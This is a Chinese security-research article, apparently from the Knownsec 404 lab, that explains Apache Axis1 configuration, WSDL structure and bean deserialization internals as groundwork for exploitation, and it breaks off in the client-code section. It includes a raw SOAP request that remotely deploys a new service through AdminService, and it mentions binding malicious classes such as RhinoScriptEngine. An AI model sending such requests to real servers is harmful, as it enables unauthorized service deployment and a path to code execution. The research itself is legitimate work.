

作者:Longofo@知道創宇404實驗室
日期:2021年2月26日
Apache Axis分為Axis1(一開始就是Axis,這里為了好區分叫Axis1)和Axis2,Axis1是比較老的版本了,在Axis1官方文檔說到,Apache Axis1現在已經很大程度被Apache Axis2,Apache CXF和Metro取代,但是,Axis1仍與以下類型的項目相關:
- 需要使用JAX-RPC的項目。該API只有兩種開源實現:Axis和Sun的參考實現。
- 需要使用或公開使用SOAP編碼的Web服務的項目。SOAP編碼已被棄用,現代Web服務框架不再支持。但是,仍然存在使用編碼類型的舊式服務。
- 使用Axis構建的現有項目,使用現代Web服務框架重寫它們的投資回報將太低。
之前遇到過幾個應用還是在使用Axis1,Axis1依然存在于較多因為太龐大或臃腫而沒那么容易被重構的系統中。
后面記錄下Axis1和Axis2相關內容。各個WebService框架的設計有區別,但是也有相通之處,熟悉一個看其他的或許能省不少力氣。
1. Apache Axis1
1.1 搭建一個Axis項目
如果一開始不知道配置文件要配置些什么,可以使用Intellij idea創建axis項目,idea會自動生成好一個基礎的用于部署的server-config.wsdd配置文件以及web.xml文件,如果手動創建需要自己寫配置文件,看過幾個應用中的配置文件,用idea創建的server-config.wsdd中的基本配置參數在看過的幾個應用中基本也有,所以猜測大多開發Axis的如果沒有特殊需求一開始都不會手動去寫一些基本的參數配置,只是往里面添加service。
1.1.1 使用idea創建Axis項目

- 新建項目,選擇WebServices
- 選擇Apache Axis
- 如果你不知道axis開發要依賴些什么,就選擇下載(默認會下載Axis1的最新版1.4版本);你知道的話就可以選擇之后自己設置依賴
完成之后,idea生成的結構如下:

主要是會自動幫我們生成好基礎的wsdd配置文件和web.xml中的servlet
1.1.2 訪問WebService
搭建完成之后,和通常的部署web服務一樣部署到tomcat或其他服務器上就可以了訪問測試了。idea默認生成的web.xml中配置了兩個web services訪問入口:
- /services
- /servlet/AxisServlet


還有一種是.jws結尾的文件,也可以作為web service,.jws里面其實就是java代碼,不過.jws只是作為簡單服務使用,不常用,后續是只看wsdl這種的。
后續要用到的示例項目代碼傳到了github。
1.2 基本概念
1.2.1 wsdd配置文件
大體基本結構如下,更詳細的可以看idea生成的wsdd文件:
<?xml version="1.0" encoding="UTF-8"?>

<!-- 告訴Axis Engine這是一個部署描述文件。一個部署描述文件可以表示一個完整的engine配置或者將要部署到一個活動active的一部分組件。 -->
<deployment xmlns="http://xml.apache.org/axis/wsdd/" xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">

    <!-- 用于控制engine范圍的配置。會包含一些參數 -->
    <globalConfiguration>
        <!-- 用來設置Axis的各種屬性,參考Global Axis Configuration,可以配置任意數量的參數元素 -->
        <parameter name="adminPassword" value="admin" />
        <!-- 設置一個SOAP actor/role URI,engine可以對它進行識別。這允許指向這個role的SOAP headers成功的被engine處理 -->
        <role/>
        <!-- 全局的請求Handlers。在調用實際的服務之前調用 -->
        <requestFlow>
            <handler type="java:org.apache.axis.handlers.JWSHandler">
                <parameter name="scope" value="session" />
            </handler>
            <handler type="java:org.apache.axis.handlers.JWSHandler">
                <parameter name="scope" value="request" />
                <parameter name="extension" value=".jwr" />
            </handler>
        </requestFlow>
        <!-- 全局響應Handlers,在調用完實際的服務后,還沒有返回到客戶端之前調用 -->
        <responseFlow/>
    </globalConfiguration>

    <!-- 用于定義Handler,并定義handler的類型。"Type" 可以是已經定義的Handler或者是"java:class.name"形式的QName。可選的"name"屬性允許將這個Handler的定義在其他部署描述部分中引用。可以包含任意數量的<parameter name="name" value="value">元素. -->
    <handler name="LocalResponder" type="java:org.apache.axis.transport.local.LocalResponder" />
    <handler name="URLMapper" type="java:org.apache.axis.handlers.http.URLMapper" />
    <handler name="Authenticate" type="java:org.apache.axis.handlers.SimpleAuthenticationHandler" />

    <!-- 部署/卸載一個Axis服務,這是最復雜的一個WSDD標簽。 -->
    <service name="AdminService" provider="java:MSG">
        <!-- allowedMethods: 每個provider可以決定那些方法允許web services訪問,指定一個以空格分隔的方法名,只有這些方法可以通過web service訪問。也可以將這個值指定為”*”表示所有的方法都可以訪問。同時operation元素用來更進一步的定義被提供的方法,但是它不能決定方法的可見性 -->
        <parameter name="allowedMethods" value="AdminService" />
        <parameter name="enableRemoteAdmin" value="false" />
        <!--className:后臺實現類,即暴露接口的類-->
        <parameter name="className" value="org.apache.axis.utils.Admin" />
        <namespace>http://xml.apache.org/axis/wsdd/</namespace>
    </service>

    <!-- provider="java:RPC"  默認情況下所有的public方法都可以web service方式提供-->
    <service name="TestService" provider="java:RPC">
        <!-- 每個service也可以設置requestFlow,每次調用service方法時都會依次調用對應的handler -->
        <requestFlow>
            <handler type="java:xxxHandlers" >
            </handler>
        </requestFlow>
        <parameter name="allowedMethed" value="sayHello"/>
        <parameter name="scope" value="Request"/>
        <parameter name="className"
            value="adam.bp.workflow.webservice.test.WebServicesTest"/>
    </service>

    <!-- 定義了一個服務器端的傳輸。當一個輸入請求到達的時候,服務器傳輸被調用 -->
    <transport name="http">
        <!-- 指定handlers/chains 在請求被處理的時候被調用,這個功能和service元素中的功能一樣。典型的傳輸請求響應handler實現了關于傳輸的功能。例如轉換協議headers等等 -->
        <requestFlow>
            <handler type="URLMapper" />
            <handler type="java:org.apache.axis.handlers.http.HTTPAuthHandler" />
        </requestFlow>
        <parameter name="qs:list" value="org.apache.axis.transport.http.QSListHandler"/>
        <parameter name="qs:wsdl" value="org.apache.axis.transport.http.QSWSDLHandler"/>
        <parameter name="qs:method" value="org.apache.axis.transport.http.QSMethodHandler"/>
    </transport>

    <transport name="local">
        <!-- 指定handlers/chains 在響應被處理的時候被調用,這個功能和service元素中的功能一樣。典型的傳輸請求響應handler實現了關于傳輸的功能。例如轉換協議headers等等 -->
        <responseFlow>
            <handler type="LocalResponder" />
        </responseFlow>
</transport>后續對于漏洞利用需要關注的就是<service標簽和<handler標簽,還有<transport name="http">中的幾個parameter,qs:list、qs:wsdl、qs:method。這些在后面會逐步看到。
1.2.2 Service Styles
在官方文檔一共提供了四種Service方式:
- RPC
- Document
- Wrapped
- Message,上面wsdd中的AdminService就屬于這類service,
<service name="AdminService" provider="java:MSG">,它配置的是java:MSG
后續內容都是基于RPC方式,后續不做特別說明的默認就是RPC方式,也是Axis作為WebService常用的方式,RPC服務遵循SOAP RPC約定,其他三種方式暫不介紹(Message Service在1.2.3.4小節中會有說明)。
1.2.3 wsdl組成
訪問AdminService的wsdl來解析下wsdl結構:

wsdl主要包含5個部分:
- types
- messages
- portType
- binding
- service
結合AdminService的代碼來更好的理解wsdl:
public class Admin {
    protected static Log log;

    public Admin() {
    }

    public Element[] AdminService(Element[] xml) throws Exception {
        log.debug("Enter: Admin::AdminService");
        MessageContext msgContext = MessageContext.getCurrentContext();
        Document doc = this.process(msgContext, xml[0]);
        Element[] result = new Element[]{doc.getDocumentElement()};
        log.debug("Exit: Admin::AdminService");
        return result;
    }
    ...
}
1.2.3.1 types
types是對于service對應的類,所有公開方法中的復雜參數類型和復雜返回類型的描述。如:
 <wsdl:types>
  <schema targetNamespace="http://xml.apache.org/axis/wsdd/" xmlns="http://www.w3.org/2001/XMLSchema">
   <element name="AdminService" type="xsd:anyType"/>
   <element name="AdminServiceReturn" type="xsd:anyType"/>
  </schema>

</wsdl:types>AdminService方法的參數和返回值中都有復雜類型,<element name="AdminService" type="xsd:anyType"/>表示AdminService方法的Element[]參數,是一個Element類型的數組,不是基本類型(基本類型可以看1.2.4節),如果沒有配置該類的對應的序列化器和反序列化器(在后續可以看到),在wsdl中就會寫成type="xsd:anyType"。<element name="AdminServiceReturn" type="xsd:anyType"/>就是AdminService方法的返回值,同理。
1.2.3.2 messages
messages是對于service對應的類,每個公開方法每個參數類型和返回類型的描述。如:
   <wsdl:message name="AdminServiceResponse">

      <wsdl:part element="impl:AdminServiceReturn" name="AdminServiceReturn"/>

   </wsdl:message>

   <wsdl:message name="AdminServiceRequest">

      <wsdl:part element="impl:AdminService" name="part"/>

   </wsdl:message>
<wsdl:message name=" AdminServiceRequest">就是AdminService方法入參,它是一個復雜類型,所以用element="impl:AdminService"引用上面types中的<element name="AdminService" type="xsd:anyType"/>。<wsdl:message name="AdminServiceResponse">同理表示。
1.2.3.3 portType
portType是service對應的類,有哪些方法被公開出來可被遠程調用。如:
   <wsdl:portType name="Admin">

      <wsdl:operation name="AdminService">

         <wsdl:input message="impl:AdminServiceRequest" name="AdminServiceRequest"/>

         <wsdl:output message="impl:AdminServiceResponse" name="AdminServiceResponse"/>

      </wsdl:operation>

</wsdl:portType>這個service的AdminService方法被公開出來可以調用,他的輸入輸出分別是impl:AdminServiceRequest和impl:AdminServiceResponse,也就是上面messages對應的兩個定義。
1.2.3.4 binding
binding可以理解成如何通過soap進行方法請求調用的描述。如:
   <wsdl:binding name="AdminServiceSoapBinding" type="impl:Admin">

      <wsdlsoap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>

      <wsdl:operation name="AdminService">

         <wsdlsoap:operation soapAction=""/>

         <wsdl:input name="AdminServiceRequest">

            <wsdlsoap:body use="literal"/>

         </wsdl:input>

         <wsdl:output name="AdminServiceResponse">

            <wsdlsoap:body use="literal"/>

         </wsdl:output>

      </wsdl:operation>

</wsdl:binding>這個binding的實現是impl:Admin,就是portType中的Admin。<wsdlsoap:binding style="document"表示使用document樣式(有rpc和document,兩者區別在于方法的操作名是否出現在Soap中)。例如通過soap調用AdminService方法,他的soapAction="",body使用literal方式編碼(有literal和encoded兩種,區別在于是否帶上參數類型)。如:
POST /axis/services/AdminService HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: text/xml; charset=utf-8
Accept: application/soap+xml, application/dime, multipart/related, text/*
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
SOAPAction: ""
Content-Length: 473

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" >
  <soap:Body>
    <deployment
      xmlns="http://xml.apache.org/axis/wsdd/"
      xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
        <service name="randomAAA" provider="java:RPC">
          <parameter name="className" value="java.util.Random" />
          <parameter name="allowedMethods" value="*" />
        </service>
    </deployment>
  </soap:Body>
</soap:Envelope>這里soap沒有方法名(即AdminService),也沒有參數類型。可能這里會好奇,這個<deployment標簽包含的數據怎么轉換成AdminService方法中的Element[]數組的,這里其實就是1.2.2中說到的Service styles使用的是java:MSG即Message方式,在文檔中描述如下,所以使用Message Service方式是他自己做了轉換:
最后,我們到達“Message”樣式的服務,當您希望Axis退后一步,讓您的代碼以實際的XML而不是將其轉換為Java對象時,應使用它們。Message樣式服務方法有四個有效簽名:

public Element [] method(Element [] bodies);
public SOAPBodyElement [] method (SOAPBodyElement [] bodies);
public Document method(Document body);
public void method(SOAPEnvelope req, SOAPEnvelope resp);
前兩個將傳遞DOM元素或SOAPBodyElements的方法數組-數組將為信封中<soap:body>中的每個XML元素包含一個元素。

第三個簽名將為您傳遞一個表示<soap:body>的DOM文檔,并且期望得到相同的結果。

第四個簽名為您傳遞了兩個表示請求和響應消息的SOAPEnvelope對象。如果您需要查看或修改服務方法中的標頭,則使用此簽名。無論您放入響應信封的內容如何,返回時都會自動發送回給呼叫者。請注意,響應信封可能已經包含已由其他處理程序插入的標頭。
1.2.3.5 service
這個標簽對于我們調用者其實沒什么作用,也就說明下這個service的調用url為http://localhost:8080/axis/services/AdminService:
   <wsdl:service name="AdminService">

      <wsdl:port binding="impl:AdminServiceSoapBinding" name="AdminService">

         <wsdlsoap:address location="http://localhost:8080/axis/services/AdminService"/>

      </wsdl:port>
可以看出service包含了binding,binding包含了portType,portType包含了messages,messages包含了types。看wsdl的時候倒著從service看可能更好一點,依次往上尋找。
1.2.3.6 說明
對于多個參數的方法,含有復雜類型的方法,可以看demo項目中的HelloWord的wsdl,我將那個類的方法參數改得更有說服力些,如果能看懂wsdl并且能猜測出這個service公開有哪些方法,每個方法的參數是怎樣的,就基本沒有問題了。
Axis文檔中說到,1.2.3小節的每一部分在運行時都會動態生成對應的類去處理,不過我們不需要關心它怎么處理的,中間的生成代碼對于該框架的漏洞利用也沒有價值,不必去研究。
其實有工具來幫助解析wsdl的,例如soap ui,我們也可以很方便的點擊,填寫數據就能調用。大多數時候沒有問題,但是有時候傳遞復雜數據類型出現問題時,你得直到問題出在哪,還是得人工看下types,人工正確的構造下再傳遞;或者你自己綁定的惡意類不符合bean標準時,soap ui其實生成的不準確或不正確,也要自己手動修改構造。
1.2.4 wsdl types與java基礎類型的對應
文檔中列出了下面一些基本類型:
| xsd:base64Binary | byte[] |
|---|---|
| xsd:boolean | boolean |
| xsd:byte | byte |
| xsd:dateTime | java.util.Calendar |
| xsd:decimal | java.math.BigDecimal |
| xsd:double | double |
| xsd:float | float |
| xsd:hexBinary | byte[] |
| xsd:int | int |
| xsd:integer | java.math.BigInteger |
| xsd:long | long |
| xsd:QName | javax.xml.namespace.QName |
| xsd:short | short |
| xsd:string | java.lang.String |
1.2.5 axis不能通過soap發送什么
官方文檔說,不能通過網絡發送任意Java對象,并希望它們在遠端被理解。如果你是使用RMI,您可以發送和接收可序列化的Java對象,但這是因為您在兩端都運行Java。Axis僅發送已注冊Axis序列化器的對象。本文檔下面顯示了如何使用BeanSerializer來序列化遵循訪問者和變異者JavaBean模式的任何類。要提供對象,必須用BeanSerializer注冊類,或者使用Axis中內置的Bean序列化支持。
1.2.6 Bean類的反序列化
當類作為方法參數或者返回值時,需要用到Bean Serializer和Bean Deserializer,Axis有內置的Bean序列化器和反序列化器.
如上面項目中的我已經配置好的HelloWorld Service配置:
<service name="HelloWorld" provider="java:RPC">
        <parameter name="className" value="example.HelloWorld"/>
        <parameter name="allowedMethods" value="*"/>
        <parameter name="scope" value="Application"/>
        <namespace>http://example</namespace>

        <typeMapping languageSpecificType="java:example.HelloBean" qname="ns:HelloBean" xmlns:ns="urn:HelloBeanManager"
                     serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
                     deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
                     encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
        </typeMapping>

        <typeMapping languageSpecificType="java:example.TestBean" qname="xxx:TestBean" xmlns:xxx="urn:TestBeanManager"
                     serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
                     deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
                     encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
        </typeMapping>


</service>使用<typeMapping>標簽配置對應類的序列化器和反序列化器
1.2.6.1 Bean類反序列化時構造器的選擇

使用org.apache.axis.encoding.ser.BeanDeserializer#startElement選擇Bean類的構造函數
public void startElement(String namespace, String localName, String prefix, Attributes attributes, DeserializationContext context) throws SAXException {
        if (this.value == null) {
            try {
                this.value = this.javaType.newInstance();//先調用默認構造器
            } catch (Exception var8) {
                Constructor[] constructors = this.javaType.getConstructors();
                if (constructors.length > 0) {
                    this.constructorToUse = constructors[0];//如果沒找到默認構造器,就從全部構造器中選擇第一個,這里的順序可能不是固定的,比如有多個構造函數,這里constructors的順序經過測試也不是按申明順序排列的,可能和jdk版本有關,但是固定的jdk版本每次調用時這里的constructors順序是不會改變的。這里應該是設計的有問題,為什么要這樣沒有目的的隨意取一個構造器,在后面我會用java.io.File類當作Bean類來說明這個缺陷,而且在1.2.6.3小節中還會提到另一個缺陷
                }

                if (this.constructorToUse == null) {
                    throw new SAXException(Messages.getMessage("cantCreateBean00", this.javaType.getName(), var8.toString()));
                }
            }
        }

        super.startElement(namespace, localName, prefix, attributes, context);
    }
1.2.6.2 Bean類反序列化時有參構造器或setter方式為屬性賦值的選擇
org.apache.axis.encoding.ser.BeanDeserializer#onStartChild:
public SOAPHandler onStartChild(String namespace, String localName, String prefix, Attributes attributes, DeserializationContext context) throws SAXException {
    ...
        ....
         else if (dSer == null) {
                throw new SAXException(Messages.getMessage("noDeser00", childXMLType.toString()));
            } else {
                if (this.constructorToUse != null) {//如果constructorToUse不為空就使用構造器,在1.2.4.1中如果有默認構造器,constructorToUse是不會被賦值的,如果沒有默認構造器就會使用setter方式
                    if (this.constructorTarget == null) {
                        this.constructorTarget = new ConstructorTarget(this.constructorToUse, this);
                    }

                    dSer.registerValueTarget(this.constructorTarget);
                } else if (propDesc.isWriteable()) {//否則使用屬性設置器,setter方式
                    if ((itemQName != null || propDesc.isIndexed() || isArray) && !(dSer instanceof ArrayDeserializer)) {
                        ++this.collectionIndex;
                        dSer.registerValueTarget(new BeanPropertyTarget(this.value, propDesc, this.collectionIndex));
                    } else {
                        this.collectionIndex = -1;
                        dSer.registerValueTarget(new BeanPropertyTarget(this.value, propDesc));
                    }
                }
             ...
                 ...
            }
        }
    }
1.2.6.3 Bean類反序列化時選擇有參構造器賦值
如果選擇了有參構造器賦值,就不會調用setter方法了,將屬性作為參數傳遞給構造器,org.apache.axis.encoding.ConstructorTarget#set:
public void set(Object value) throws SAXException {
        try {
            this.values.add(value);//外部傳遞的屬性個數,可以只傳遞一個屬性,也可以不傳,還可以全部傳,this.values就是從外部傳遞的數據個數值
            if (this.constructor.getParameterTypes().length == this.values.size()) {//這里判斷了this.constructor(就是前面的constructorToUse)參數的個數和傳遞的個數是否相等,相等進入下面構造器的調用
                Class[] classes = this.constructor.getParameterTypes();
                Object[] args = new Object[this.constructor.getParameterTypes().length];

                for(int c = 0; c < classes.length; ++c) {
                    boolean found = false;

                    //下面這個for循環判斷構造函數的參數的類型是否和傳遞的參數類型一樣,但是這個寫法應該不正確,假如Bean類為java.io.File,構造函數被選擇為public File(String parent,String Child),this.values為{"./","test123.jsp"}那么當上面和下面這個循環結束后,args會變成{"./","./"},這也是我后面測試過的,因為第二個循環從0開始的,構造器第一個參數類型和第二個參數類型一樣都是String,當為第二個參數賦值時,this.values.get(0)的類型為String,匹配上第二個參數類型,所以args取到的第二個值還是"./"。
                    for(int i = 0; !found && i < this.values.size(); ++i) {
                        if (this.values.get(i).getClass().getName().toLowerCase().indexOf(classes[c].getName().toLowerCase()) != -1) {
                            found = true;
                            args[c] = this.values.get(i);
                        }
                    }

                    if (!found) {
                        throw new SAXException(Messages.getMessage("cannotFindObjectForClass00", classes[c].toString()));
                    }
                }

                Object o = this.constructor.newInstance(args);
                this.deSerializer.setValue(o);
            }

        } catch (Exception var7) {
            throw new SAXException(var7);
        }
    }
1.2.6.4 Bean類反序列化時setter方式為屬性賦值
org.apache.axis.encoding.ser.BeanPropertyTarget#set:
public void set(Object value) throws SAXException {
    //this.pd類型BeanPropertyDescriptor,下面就是setter方式為bean對象賦值
        try {
            if (this.index < 0) {
                this.pd.set(this.object, value);
            } else {
                this.pd.set(this.object, this.index, value);
            }
        } catch (Exception var8) {
            Exception e = var8;

            try {
                Class type = this.pd.getType();
                if (value.getClass().isArray() && value.getClass().getComponentType().isPrimitive() && type.isArray() && type.getComponentType().equals(class$java$lang$Object == null ? (class$java$lang$Object = class$("java.lang.Object")) : class$java$lang$Object)) {
                    type = Array.newInstance(JavaUtils.getWrapperClass(value.getClass().getComponentType()), 0).getClass();
                }

                if (JavaUtils.isConvertable(value, type)) {
                    value = JavaUtils.convert(value, type);
                    if (this.index < 0) {
                        this.pd.set(this.object, value);
                    } else {
                        this.pd.set(this.object, this.index, value);
                    }
                } else {
                    if (this.index != 0 || !value.getClass().isArray() || type.getClass().isArray()) {
                        throw e;
                    }

                    for(int i = 0; i < Array.getLength(value); ++i) {
                        Object item = JavaUtils.convert(Array.get(value, i), type);
                        this.pd.set(this.object, i, item);
                    }
                }
            } catch (Exception var7) {
                ...
                    ...
類作為參數需要的條件
- 如果有公有默認構造器,則首先調用公有默認構造器,然后會調用setter方法為屬性賦值;如果沒有公有默認構造器,但是有公有構造器能傳入參數,但是調用哪個可能不是固定的,此時不會再調用setter函數了
- 該類的所有屬性,如果不是基礎類型,屬性類也必須符合條件1才行
- 類或者屬性作為類都需要用
<typeMapping></typeMapping>或<beanMapping></beanMapping>配置后才能使用(用typeMapping更通用些)
在后面的利用中有個RhinoScriptEngine作為惡意類就是個很好的例子
類作為service需要的條件
- 需要一個公有的默認構造器
- 只有public的方法會作為service方法,并且不會包含父類的方法
- 用
<service></service>標簽配置
1.3 Axis客戶端編寫
大致步驟:
- 新建一個Service Call
- 設置Service端點
- 設置OperationName,也就是要調用的目標service公開出來的方法
- 如果方法參數不是基本類型,需要注冊類的序列化器和反序列化器
- 使用call.invoke(new Object[]{param1,param2,...})調用即可
Axis Client:
package client;

import example.HelloBean;
import example.TestBean;
import org.apache.axis.client.Call;
import org.apache.axis.client.Service;
import org.apache.axis.encoding.ser.BeanDeserializerFactory;
import org.apache.axis.encoding.ser.BeanSerializerFactory;

import javax.xml.namespace.QName;
import java.util.Date;


public class AxisClient {
    public static void main(String[] args) {
        try {
